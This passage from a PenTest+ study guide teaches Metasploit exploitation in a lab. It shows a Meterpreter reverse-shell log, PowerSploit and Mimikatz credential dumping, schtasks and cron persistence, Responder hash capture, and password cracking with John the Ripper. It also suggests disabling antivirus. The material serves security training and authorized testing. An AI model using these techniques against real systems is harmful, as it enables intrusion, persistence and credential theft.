Proof-of-concept exploits are designed to validate that an exploit can be successful, and are often not built to be reliable or consistently repeatable. In fact, they just need to show that there is a flaw. Unlike the exploits we have looked at elsewhere in this chapter, a proof-of-concept exploit typically won't have the ability to deliver a useful payload and will instead focus on providing an easily visible indication of success. If you want to learn more about a real-world example of how to build a simple proof-of-concept exploit, `https://www.anitian.com/blog/a-study-in-exploit-development-part-1-setup-and-proof-of-concept/` includes a complete walk-through that shows how Rick Osgood identified, built, and tested a proof-of-concept exploit.



While the PenTest+ exam describes exploit writing and modification, the ability to design and build exploits from the ground up is a very specialized skill set and requires lots of practice and experience—and it is beyond the realistic scope of an exam like the PenTest+. If you want to learn more, organizations like SANS also offer in-depth courses on the subject, including Advanced Exploit Development for Penetration Testers (`https://www.sans.org/event/cyber-defense-initiative-2018/course/advanced-exploit-development-penetration-testers`). That's a 700-level class from SANS, which makes it one of their most advanced courses. As you might have guessed, exploit development isn't for the faint of heart!

https://t.me/learningnets


Exploit Modification

Exploit and payload modification is sometimes needed when an exploit either requires configuration or changes for the environment that you are targeting, or if the exploit doesn't fit the specific vulnerability you are targeting. Proof-of-concept exploits and early exploit releases are common examples of exploits that a penetration tester may need or want to modify. Fortunately, exploits like those used in the Metasploit Framework, which we will discuss in a few pages, are created in a common format, allowing easier modification.

Exploit Chaining

Exploit chaining requires you to use a series of exploits to gain information, privileges, or access. A frequent path through an exploit chain is shown in Figure 6.5. In this example, a penetration tester leverages an information disclosure vulnerability that discloses information about a backend database, the application server, and the application. The penetration tester then uses that information to attack the application, gaining control of the account that the application runs under. In most cases, the next step in the chain would be privilege escalation to gain additional access if possible. Other exploit chains may chain specific vulnerabilities together like an injection attack to get access to a memory stack vulnerability to create a successful exploit.

FIGURE 6.5 Exploit chaining



Exploitation Toolkits

Penetration testers need to deal with large numbers of targets in a way that allows them to use both exploits and exploit payloads effectively to compromise systems and retain access to them. Exploit toolkits play a bit role in that for many testers. Effective exploit toolkits combine prebuilt exploit modules, the ability to add and customize exploits in a common format, and a wide range of tools that make you a more effective penetration tester.

https://t.me/learningnets

Metasploit

One of the most powerful exploit tools in a modern penetration tester's arsenal is *Metasploit*. For most penetration testers, Metasploit is the default exploit tool in their arsenal, and it has become the most common development framework for exploits, with Metasploit plug-ins being released shortly after many major vulnerability announcements.



If you're using Kali Linux, Metasploit is already built in. If you are using another Linux distribution and need to install Metasploit, or you need to install it on a target system, you can download it from `https://information.rapid7.com/metasploit-framework.html`.

There are two major versions of Metasploit available today: the Metasploit framework, a free, open-source version of Metasploit; and Metasploit Pro, a commercial version with enhanced features. Additional versions include Metasploit Community, a free web user interface for the Metasploit framework; Metasploit Express; and Armitage, a graphical interface for Metasploit that focuses on team collaboration for exploitation and penetration testing. We will focus on the freely available Metasploit framework in this book.

Metasploit includes tools and features that allow for more than just exploitation. In fact, Metasploit capabilities include discovery (Nmap and other tools), exploitation, payload delivery, and tools to help avoid detection.

Metasploit Basics

Metasploit has a multitude of features, but its basic use is relatively simple. At a high level, there are four main activities you need to know how to do:

- Start the console
- Select an exploit
- Select a payload
- Run the exploit

We will explore this process over the next few pages, but you should bear in mind that Metasploit is complex enough to fill an entire book with its capabilities and uses. While we'll cover one scenario, you should practice with other exploits based on the vulnerability scans you have run previously. Make sure you focus on selecting a vulnerability, finding an exploit, and then exploiting it on a vulnerable target machine.




Metasploit is a very powerful tool, and learning everything Metasploit has to offer could fill a book all by itself. We'll cover the basics of using Metasploit, but if you want to learn more, Offensive Security has a great *Metasploit Unleashed* guide available at `https://www.offensive-security.com/metasploit-unleashed/`. If you want to dig deeper with Metasploit, we highly recommend *Metasploit Unleashed*.

https://t.me/learningnets

Starting Metasploit

Starting Metasploit is simple—just enter the command **msfconsole** and wait for the msf> prompt to appear, as shown in Figure 6.6.

FIGURE 6.6 The Metasploit console





Metasploit has quite a few different initial load screens, so the image you see in Figure 6.6 may not match the screen that you'll see. Don't worry—and if you want to skip the ASCII art, just use the `msfconsole -q` option for quiet mode.

Figure 6.6 shows the start screen, including the number of exploits and payloads that are loaded. If you've recently visited the Exploit-DB site, you'll notice that there are far fewer exploits included in Metasploit than exist on the ExploitsDB site. Exploits for Metasploit have to be built in the Metasploit framework, and they need to be usable in ways that match Metasploit's capabilities. As a result, fewer exploits are built for Metasploit, but they are more generally useful.

Once you have Metasploit started, you can review the commands available to you by typing a question mark and hitting Enter.

Selecting Your Exploit

In most cases, the next step toward a successful exploit is to search for your exploit. Earlier in this chapter we looked at OpenVAS output for a Metasploitable 3 system including a ManageEngine file upload vulnerability. Now you can use that vulnerability data to guide your exploit selection.

If you'd like to see the full list of exploits that are loaded, you can use the `show exploits` command shown in Figure 6.7. The output can be a bit overwhelming, since we have over 1,600 exploits loaded, but understanding how Metasploit lists and ranks exploits is helpful.

https://t.me/learningnets

FIGURE 6.7 Running `show exploits` in Metasploit

```
msf > show exploits

Exploits
========

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   aix/local/ibstat_path                                 2013-09-24       excellent  ibstat $PATH Privilege
Escalation
   aix/rpc_cmsd_opcode21                                 2009-10-07       great      AIX Calendar Manager Se
rvice Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   aix/rpc_ttdbserverd_realpath                          2009-06-17       great      ToolTalk rpc.ttdbserver
d _tt_internal_realpath Buffer Overflow (AIX)
   android/adb/adb_server_exec                           2016-01-01       excellent  Android ADB Debug Serve
r Remote Payload Execution
   android/browser/samsung_knox_smdm_url                 2014-11-12       excellent  Samsung Galaxy KNOX And
roid Browser RCE
   android/browser/stagefright_mp4_tx3g_64bit            2015-08-13       normal     Android Stagefright MP4
 tx3g Integer Overflow
   android/browser/webview_addjavascriptinterface        2012-12-21       excellent  Android Browser and Web
View addJavascriptInterface Code Execution
   android/fileformat/adobe_reader_pdf_js_interface      2014-04-13       good       Adobe Reader for Androi
```

As you can see, each exploit has a name, which includes a hierarchical naming convention. The first exploit on the list is `aix/local/lib-stat_path`—this means it is an exploit for AIX, it is a local exploit, and it exploits the libstat path privilege escalation bug found on some AIX systems.

Next, you'll see the disclosure date, the rank, and a description of the exploit. The ranking is important! It describes how likely the exploit is to be successful and what impact it may have on the target system, as shown in Table 6.1.

TABLE 6.1 Metasploit exploit quality ratings

Rank	Description
Excellent	The exploit will never crash the service.
Great	The exploit has a default target and will either autodetect the target or perform a version check and use an application-specific return address.
Good	The exploit has a default target and is the common case for the software.
Normal	The exploit is reliable but requires a specific version that can't be reliably autodetected.
Average	The exploit is unreliable or difficult to exploit.
Low	The exploit is very difficult or unlikely to successfully result in an exploit (less than a 50 percent chance) for common platforms.
Manual	The exploit is unstable, difficult to exploit, or may result in a denial of service, OR the exploit requires specific manual configuration by the user.

https://t.me/learningnets

In general, this means that most penetration testers will focus on exploits that are ranked as normal or higher and that using exploits ranked Good, Great, or Excellent is preferable. Fortunately, Metasploit has the ability to filter exploits based on their built-in ranking. If you want to search only for exploits that are rated Great, you can search for them using the `search -r great` command or set a filter to only allow exploits of that level to be run by entering **`setg MinimumRank great`**.

Searching for Exploits

You can search for exploits inside Metasploit itself using the Search command. This command includes a number of keywords that make searches much easier, shown in Table 6.2.

TABLE 6.2 Metasploit search terms

Keyword	Description
`app`	Client or server attack
`author`	Search by module author
`bid`	Search by Bugtraq ID
`cve`	Search by CVE ID
`edb`	Search by Exploit-DB ID
`name`	Search by descriptive name
`platform`	Search by platform (Windows, Linux, Unix, Android, etc.)
`ref`	Modules with a specific ref
`type`	Search by type: exploit, auxiliary, or post

Searching for *exploit* in Metasploit can sometimes take some work. The OpenVAS listing for the ManageEngine vulnerability shows a CVE number of CVE-2015-8249, which is a good place to start, but if you type **`search type:exploit cve:cve-2015-8249`**, you won't find anything. In fact, not every exploit is fully documented in Metasploit with CVE, BID, EDB, and other details in place. Fortunately, other options exist. A bit of searching reveals that the exploit was created by sinn3r, so entering **`search type:exploit author:sinn3r`** will show us the results we want, including `exploit/windows/http/manageengine_connectionid_write`, the exploit we need.

In addition to the built-in command-line search, Rapid7 also makes a web-based exploit database search available at `https://www.rapid7.com/db/modules/`. Finding the

https://t.me/learningnets

ManageEngine exploit there is simply a matter of entering **ManageEngine** and selecting Metasploit Modules from the drop-down search list.

Now that you have identified the exploit you want to use, telling Metasploit to use it is simple. At the `msf>` prompt, type u**`se exploit/windows/http/manageengine_connectionid-write`** as shown in Figure 6.8.

FIGURE 6.8 Selecting an exploit

```
msf > use exploit/windows/http/manageengine_connectionid_write
msf exploit(windows/http/manageengine_connectionid_write) >
```



Tab completion works in Metasploit, so take advantage of it to make selection of modules easier.

Selecting a Payload

A payload in Metasploit is one of three types of exploit modules: a single, a stager, or a stage. Singles are self-contained payloads, which will often do something simple like add a user or run a command, and are the simplest payloads to deploy. Stagers set up a network connection between the target and a host. Stagers use stages, which are payloads that they download to pull in bigger, more complex tools.

In addition to the three types of exploit modules, there are eight types of payloads:

- Inline payloads are single payloads, and include the exploit and payload in a single package.
- Staged payloads work well for memory-restricted environments and load the rest of the payload after landing.
- Meterpreter is a powerful payload that works via DLL injection on Windows systems and remains memory resident.
- PassiveX uses ActiveX via Internet Explorer and is becoming largely deprecated, although occasional systems may still be vulnerable to it.
- NoNX payloads are designed to counter modern memory protection like Data Execution Prevention (DEP) or Windows No Execute, or NX.
- ORD (ordinal) load a .dll into a compromised process on a Windows system.
- IPv6 payloads are designed for IPv6 networks.
- Reflective DLL injection modules also target Windows systems and run in memory only.

The default payload for this package is the Metasploit Meterpreter, so all we need to do is run the exploit to get Meterpreter in place.



To see the full list of Metasploit payloads, you can use the `show payloads` command at the `msf>` prompt before selecting an exploit to display screen after screen of payloads designed for Windows, Unix/Linux, and other operating systems.

https://t.me/learningnets

Module Options

Many Metasploit modules have options that can be set. For our module to work properly, we need to check the options and set them (Figure 6.9).

FIGURE 6.9 Setting module options

```
msf exploit(windows/http/manageengine_connectionid_write) > options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      8020             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows
```

This module includes an `rhost` setting, which is our remote target host. In some cases, you may need to set the `rport` setting, particularly if your target is running the vulnerable service on a nonstandard port. Finally, some modules may need a target ID set. In this case, since it is a Windows-specific exploit, the exploit module in use only sets a single target ID for Windows rather than offering options.

Exploitation

With an exploit and payload selected, you can attempt the exploit using the exploit command, as shown in Figure 6.10. Note that this exploit uses Meterpreter as its default payload and that we now have a powerful exploit package to use—and that Meterpreter cleaned up after itself by removing the Meterpreter upload. Since Meterpreter runs in memory, there will not be evidence of the exploit in the target service directory! You can read more about Meterpreter at `https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/`.

FIGURE 6.10 Successful exploit

```
msf exploit(windows/http/manageengine_connectionid_write) > set rhost 10.0.2.7
rhost => 10.0.2.7
msf exploit(windows/http/manageengine_connectionid_write) > run

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Creating JSP stager
[*] Uploading JSP stager hgdOE.jsp...
[*] Executing stager...
[*] Sending stage (179779 bytes) to 10.0.2.7
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (10.0.2.6:4444 -> 10.0.2.7:58766) at 2018-03-30 20:45:57 -0400
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/hgdOE.jsp' on the target

meterpreter >
[+] Deleted ../webapps/DesktopCentral/jspf/hgdOE.jsp
■
```

https://t.me/learningnets

Once connected, Meterpreter offers the ability to attempt to escalate privileges with the getsystem command. If that fails, shell access is available by simply typing **`shell`**, which drops you to a shell in the directory that the exploited service runs in, `C:\ManageEngine\DesktopCentral_Server\Bin`, allowing you to take further actions from there.

PowerSploit

PowerSploit is a set of Windows PowerShell scripts that are designed to provide capabilities including antivirus bypass, code execution, exfiltration, persistence, reverse engineering, and reconnaissance. Much like Metasploit, PowerSploit is a very powerful, flexible tool.



Like many of the tools penetration testers use, PowerSploit will be picked up by Windows Defender and other anti-malware tools as soon as you download it. Turn off your AV if you want to avoid this—and remember to keep the system you use secure!

Fortunately for our purposes, Kali Linux also includes PowerSploit in the Applications ➢ Post Exploitation menu. This will drop you to a terminal window in `/usr/share/PowerSploit`. From there, you can run a simple Python web server to expose PowerSploit tools to Windows systems by running `python -m SimpleHTTPServer`, and then use an existing Meterpreter session on the remote Windows system to use PowerSploit tools.

If you have administrative access to a remote Windows workstation or server, PowerSploit can provide the toolkit you need to maintain persistence and to perform further reconnaissance. One of the most popular tools to use with PowerSploit is the implementation of *Mimikatz* functionality that it includes as part of the Invoke-Mimikatz PowerShell script. This script injects Mimikatz into memory and then allows you to dump credentials without having Mimikatz on disk, where it could be discovered by antivirus that is monitoring disk activity. Once you have this functionality in memory, you can use typical Mimikatz functions like LSASS credential dumping, private certificate acquisition, and even acquisition of debug credentials. We will take a closer look at Mimikatz later in this chapter.



The PenTest+ exam objectives also specifically call out Empire, a PowerShell- and Python-based post-exploitation tool. Empire uses encrypted communications and allows PowerShell agents to run without `powershell.exe`, and it has quite a few modules designed to help with post-exploitation activities on Windows systems. You can read more about Empire at `http://www.powershellempire.com/` and on the Empire wiki at `https://github.com/EmpireProject/Empire/wiki/Quickstart`. Since we already cover PowerSploit in this chapter, we won't dig further into Empire—but you should be aware that it is another tool with similar functionality and a Metasploit-like interface.

https://t.me/learningnets

Exploit Specifics

The PenTest+ exam objectives specifically mention a number of exploits that you should be prepared to encounter on the exam. These are discussed in the following sections.

RPC/DCOM

Historically, RPC/DCOM (Remote Procedure Call/Distributed Component Object Model) exploits were a common way to attack Windows NT, 2000, XP, and 2003 Server systems, and even modern attack tools often have RPC/DCOM exploits available. More modern exploits tend to focus on other elements, such as the .NET interoperability layers for DCOM. While occasionally RPC/DCOM vulnerabilities continue to appear, and exploits are often written for them, RPC/DCOM exploits are far less common today.

PsExec

The *Sysinternals* Windows toolkit includes *PsExec*, a tool designed to allow administrators to run programs on remote systems via SMB on port 445. That makes it an incredibly useful tool if it is available to you during a penetration test, as you can execute arbitrary commands, up to and including running an interactive shell. Unfortunately for modern attackers, this has been abused so much over time that most anti-malware tools will flag PsExec the moment it lands on a system.

A number of Metasploit exploit modules also reference PsExec, which isn't actually the Microsoft Sysinternals tool. Instead, the Metasploit PsExec exploit embeds a payload into a service executable, connects to the ADMIN$ share, uses the Service Control Manager to start the service, loads the code into memory and runs it, and then connects back to the Metasploit machine and cleans up after itself! For an in-depth look at this and related techniques, visit `https://toshellandback.com/2017/02/11/psexec/`.

PS Remoting/WinRM

Modern Windows systems running Windows 7 or later use *Windows Remote Management (WinRM)* to support remote *PowerShell* command execution. For a penetration tester, being able to run PowerShell commands on remote systems is very handy, but this feature has to be turned on first. Fortunately, it is simple. Remote PowerShell command execution can be turned on using the `enable-PSRemoting -force` command while running PowerShell as an administrator.

If the systems aren't part of the same domain, you will still have to set up trust between them using the TrustedHosts setting:

```
Set-Item wsman:\localhost\client\trustedhosts [ipaddress or hostname]
```

https://t.me/learningnets

Once you have done this, you have to restart WinRM, and then you can run remote PowerShell commands at will. For a penetration tester, this can make further exploits and retaining access even easier, as long as it remains undetected.

WMI

Windows Management Instrumentation (WMI) allows for remote management and data gathering installed on all Windows systems, making it an attractive target for penetration testers and attackers. WMI provides access to a huge variety of information, ranging from Windows Defender information to SNMP to Application Inventory listings. WMI can allow remote execution of commands, file transfers, and data gathering from files and the Registry, among many other capabilities. Multiple PowerShell tools have been written to exploit WMI, including *WMImplant* and *WmiSploit*.

WMImplant has a number of useful functions for lateral movement, including information gathering using `basic_info` and checks to see if there is a logged-in user via `vacant_system`, as shown in Figure 6.11.

FIGURE 6.11 WMImplant WMI tools

```
Command >: basic_info
What system are you targeting? >: localhost

Domain              : WORKGROUP
Manufacturer        : innotek GmbH
Model               : VirtualBox
Name                : DESKTOP-PBG8INB
PrimaryOwnerName    : Windows User
TotalPhysicalMemory : 4294496256

Command >: vacant_system
What system are you targeting? >: localhost
Screensaver or Logon screen is active on localhost!
DESKTOP-PBG8INB\demo has a session on localhost!
```



The best way to learn more about WMI tools like these is to install them on a test host like the Metasploitable 3 virtual machine and then use them to gather information about the host and other systems.

Scheduled Tasks and cron Jobs

Using scheduled tasks to perform actions on a compromised Windows host is a tried-and-true method of retaining access. The same is true of *cron* jobs on Linux and Unix hosts, and this means that defenders will often monitor these locations for changes or check them early in an incident response process. That doesn't mean that the technique isn't useful—it merely means that it may be detected more easily than a more subtle method; but unlike memory resident exploits, both scheduled tasks and cron jobs can survive reboots.

https://t.me/learningnets

To schedule a task via the command line for Windows, you can use a command like this, which starts the calculator once a day at 8:00 a.m.:

```
SchTasks /create /SC Daily /TN "Calculator" /TR "C:\Windows\System32\calc.exe" /
ST 08:00
```

The same technique works with Linux or Unix systems using cron, although cron keeps multiple directories in `/etc/` on most systems, including `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly`, and `/etc/cron.monthly`. Scripts placed into these directories will be executed as you would expect based on the name of the directory, and the scripts can include a specific number of minutes after the hour, the 24-hour military time, the day of the month, the month, the day of the week, and the command to run. Thus `0 30 1 * * /home/hackeduser/hackscript.sh` would run the first day of every month at 12:30 a.m. and would execute `hackscript.sh` in the `/home/hackeduser` directory. Of course, if you're trying to retain access to a system, you'll want to be a lot more subtle with filenames and locations!

One of the most common uses of this type of scheduled task is to retain access to systems via a remotely initiated "call home" script. This prevents defenders from seeing a constant inbound or outbound connection and can be used to simply pick up files or commands from a system that you control on a regular basis.



The PenTest+ test outline doesn't mention NFS (Network File System) shares, but NFS exploits are worth remembering while conducting a penetration test. Servers often use NFS mounts for shared filesystems or to access central storage, and improperly configured or secured NFS shares can provide useful information or access. If you find TCP ports 111 and 2049 open, you may have discovered an NFS server.

SMB


Server Message Block (SMB) is a file-sharing protocol with multiple common implementations. Historically, Windows implemented it as CIFS (Common Internet File System), with modern systems using SMB 2 or SMB3, while Linux uses Samba. In each case, the underlying protocol is the same, with slight differences in implementation and capabilities. Since SMB provides name resolution, file services, authentication, authorization, and print services, it is an attractive target for penetration testers who want access to remote systems that provide SMB services.

If you discover SMB services, the variety of implementations makes identifying the host operating system and the SMB implementation important when attempting exploits. Gathering information from open shares and services doesn't require that knowledge. Kali Linux includes SMB Scanner, and Metasploit has SMB scanning capabilities built in that can do everything from brute-force logins to enumerating SMB services.

https://t.me/learningnets

Credentials for SMB can be acquired by tools like Responder, which reply to queries for resources as shown in Figure 6.12. This exploits the trust in a service response to tell the client that the responder host is a legitimate service provider, causing it to send its hashed credentials, which the owner of the Responder host can then use to authenticate to legitimate servers.

FIGURE 6.12 Responder capture flow



Similar tools exist in Metasploit, which means that in many cases you can use a single tool to provide many of the functions you might otherwise need multiple specialized tools to accomplish.

Once you have hashed credentials in hand, you can replay them to servers, in plaintext, Kerberos, or NTLM modes, with tools like Impacket.



Core's Impacket toolset provides many functions besides simple SMB hash playback. In fact, it includes tools that create WMi persistence, dump secrets from remote machines with clients, handle MS-SQL authentication, and replicate PsExec services.

RDP

Windows *Remote Desktop (RDP)* exploits are rare but powerful. The 2017 release of the EsteemAudit remote access exploit only worked on Windows 2003 and XP instead of modern Windows operating systems. Thus, most penetration testers focus on existing accounts

https://t.me/learningnets

rather than the service itself as their target. Captured credentials and an accessible RDP (TCP/UDP port 3389) service provide a useful path into a Windows system, particularly Windows servers, which often use RDP as a remote administration access method.

Apple Remote Desktop

Remote access tools like RDP and *ARD*, Apple's Remote Desktop tool, provide a great way to get GUI access to a remote system, but when they are vulnerable, they can create an easy route in for attackers. Penetration testers use ARD in two major ways. The first is via known vulnerable versions that can be exploited for access. Examples include the version built into MacOS 10 High Sierra, which included a remote root exploit via Screen Sharing or Remote Management modes for ARD. Unfortunately for penetration testers, most modern Macs are set to update automatically, making the vulnerability less likely to be available for many Macs, despite the existence of a Metasploit module that makes using the vulnerability easy.

ARD is also useful as a remote access method for compromised MacOS systems and may present a way for a penetration tester to log into a Mac remotely using captured credentials if the service is running and exposed in a way that you can get to it.

VNC

Virtual Network Computing (VNC) is another common remote desktop tool. There are quite a few variants of VNC, including versions for Windows, MacOS, and Linux. Like RDP and ARD, VNC provides a handy graphical remote access capability, but it may also have vulnerabilities that can be exploited, and it offers a way for an attacker to use captured credentials or to attempt to brute-force a remote system. Metasploit also includes VNC payloads, making VNC one of the easier means of gaining a remote GUI when delivering a Metasploit payload.

X-Server Forwarding

X11, or *X-Windows*, often simply called X, is the graphical windowing system used for many Linux and Unix systems. X sessions can be forwarded over a network connection, passing along an entire desktop or a single application. In most modern use, this is done via an SSH tunnel, but X sessions that are not secure can be captured and exploited through session hijacking or capture.

Telnet

Telnet is an unencrypted service that provides remote shell access. Because the service is unencrypted, Telnet connections can be sniffed to capture credentials if they are in use. Simply finding Telnet accessible on a remote system does not mean that there is a vulnerability, but it does mean that you can target any logins if you can find an intermediate host that can capture network traffic bound for the Telnet server.

https://t.me/learningnets

SSH

SSH (Secure Shell) provides remote shell access via an encrypted connection. Exploiting it normally relies on one of two methods. The first looks for a vulnerable version of the SSH server. If the SSH server service is vulnerable, various issues can occur, including credential exposure or even remote access. Replacing the SSH server service with a Trojaned or modified version to capture credentials or provide silent access is also possible if you are able to gain sufficient access to a system.

Another common SSH attack method is through the acquisition of SSH keys and their associated passphrases from compromised hosts or other exposures. SSH keys are often shared inside organizations, and once they are shared they often remain static without a regular change process. This means that capturing an SSH key, particularly one that is embedded into scripts or otherwise part of an organization's infrastructure, can result in long-term access to the system or systems using that key. Since SSH keys that are shared sometimes have blank passphrases, or the passphrases are distributed with the shared key, even that layer of security is often compromised.

Going Back in Time: rsh and rlogin

The PenTest+ exam objectives include both rsh (remote shell) and rlogin (remote login); however, very few modern environments are likely to have either of these legacy services enabled. In fact, almost every security baseline released in the past decade includes specific guidance to turn off services like these. Current systems use SSH for remote login, service calls, and other remote usage.

If you do encounter rsh, rlogin, rexec, or any of the other remote services, there's a good chance you've encountered a poorly maintained or legacy system—and thus a good target.

Leveraging Exploits

Once they have successfully used an exploit and have access to a system, penetration testers will typically investigate their options for lateral movement and post-exploit attacks. Post-exploit attacks may be aimed at information gathering, privilege escalation, or even lateral movement on the same host to gain a broader perspective or to attempt to test security boundaries that exist for the account or service that was originally exploited.

Common Post-Exploit Attacks

There are many ways to conduct post-exploit attacks that can provide further access or information. Understanding the basics of each of these techniques and when it is typically used can help you better deploy exploits.

https://t.me/learningnets



You may run across a cracking and attack tool called Cain and Abel while reading older security materials and briefings. The tool itself was popular for earlier versions of Windows up to Windows XP, but it is no longer useful for modern Windows systems, including Vista, 7, 8, and 10.

Password attacks come in many forms, ranging from attacks against an authentication system or login page to attacks that are focused on captured credential stores and password files. While acquiring a password without having to crack it is always preferable, sometimes the only way into a system is through a more direct password attack. Two of the most common attacks that don't rely on credential theft or social engineering are brute-forcing and the use of rainbow tables on password stores.

Common methods of acquiring passwords from a compromised machine include these:

- *pwdump* and related utilities that acquire Windows passwords from the *Windows Security Account Manager*, or *SAM*.
- Information about user accounts on Linux or Unix systems can be obtained from `/etc/passwd` and the hashed values of the passwords from `/etc/shadow`.
- *cachedump* and *creddump* utilities focus on retrieving stored domain hashes, passwords, or other cached information from caches or the Windows Registry.
- SQL queries against system views or database administrative tables can provide information about users, rights, and passwords depending on the database and schema in use.
- Sniffing passwords on the wire is less frequently useful in modern networks because encryption is used for many, if not most, authentication systems. It remains a worthwhile tool to try if it's accessible, since sniffing traffic can help pen-testers map networks and applications, and some credentials are still passed in plaintext at times!

Mimikatz

Mimikatz is one of the premiere Windows post-exploitation tools. Because of its broad utility and popularity, it is available in a variety of forms, including as a Meterpreter script, as a stand-alone tool, and in modified forms in various PowerShell tools like Empire and PowerSploit. Mimikatz can retrieve cleartext passwords and NTLM hashes, conduct Golden Ticket attacks that make invalid Windows Kerberos sessions valid, and perform other functions that can make post-exploitation Windows hacking a penetration tester's dream. The *Offensive Security Metasploit Unleashed* documentation includes a good introduction to the embedded version of Mimikatz at `https://www.offensive-security.com/metasploit-unleashed/mimikatz/`.

Credential brute-forcing relies on automated tools to test username and password pairs until it is successful. There are quite a few tools that penetration testers frequently use for

https://t.me/learningnets

this, including THC-Hydra, John the Ripper, and Brutus. In addition, Metasploit includes a brute-force capability as part of its toolkit.



How you track and manage passwords is important for larger penetration tests where you may gather hundreds or thousands of passwords. Matching user accounts to passwords and hosts is also important, as credential reuse for further attacks is a powerful technique when targeting organizations.

Using a tool like John the Ripper can be quite simple. Figure 6.13 shows John in use against an MD5-hashed password file from the 2012 Crack Me If You Can competition using the RockYou word list, which is built into Kali Linux.

FIGURE 6.13 John the Ripper

```
root@demo:~/Downloads/John demo/cmiyc_2012_password_hash_files# john --wordlist=rockyou.txt hashes-3.des.txt
Using default input encoding: UTF-8
Loaded 10290 password hashes with 3741 different salts (descrypt, traditional crypt(3) [DES 128/128 AVX-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
superman         (rhond.joseph)
chocolat         (jacksojo)
password         (pamel.smith)
nicholas         (moraleke)
qwertyui         (memiller)
metallic         (steph.shaw)
sebastia         (patria)
volleyba         (smithka)
portugal         (smithm)
rockstar         (sandrr)
barcelon         (fredf)
cocacola         (melanl)
lollypop         (snelson)
starwars         (carlo.garcia)
anderson         (rodrigul)
gorgeous         (brendc)
remember         (sue.reed)
```

Building a custom word list is a common technique when targeting a specific organization and can make documents and other data gathered during the information-gathering stage more useful. Remember to pay attention to cracked and captured passwords to identify patterns, commonly reused passwords, and other information that may improve your password-cracking capabilities.



If you want to try cracking a password file, the 2012 Crack Me If You Can files mentioned above can be found at `https://contest-2012.korelogic.com/`. Instructions on how to use John the Ripper can be found at `http://www.openwall.com/john/`.

Dictionary attacks rely on a prebuilt dictionary of words like the RockYou dictionary mentioned earlier. In many cases, penetration testers will add additional organization-specific dictionary entries to a dictionary file for their penetration test based on knowledge they have about the organization. If you know common words or phrases that are likely to be meaningful to staff at the target organization, such as a motto, popular figure or term,

https://t.me/learningnets

or even simply a bad habit of staff of the organization's help desk when they reset passwords, those can be very useful for this type of attack. If you don't have that type of information, there is good news: many users who are allowed to set their own passwords use poor passwords, even with complexity rules, and as long as you're not fighting multifactor authentication, there's a good chance you'll be able to crack at least some passwords easily using a dictionary-based attack!

Rainbow tables provide a powerful way to attack hashed passwords by performing a lookup rather than trying to use brute force. A rainbow table is a pre-computed listing of every possible password for a given set of password requirements, which has then been hashed based on a known hashing algorithm like MD5. While hashes can't be reversed, this bypasses the problem by computing all possible hashes and then simply using a speedy lookup capability to find the hash and the password that was hashed to create it! Of course, if your target follows password hashing best practices and uses salts and purpose-built password hashing algorithms, it is possible to make rainbow tables much harder to use, if not impossible. Fortunately for penetration testers, that's not as common as it should be!



If you're not familiar with the concept of password hashing, you'll want to read up on it, as well as password hashing and storage best practices. Despite years of best practice documentation like the *OWASP Password Storage Cheat Sheet* (`https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet`) and training for IT practitioners, organizations continue to use un-salted MD5 hashes for password storage, leading to massive breaches!

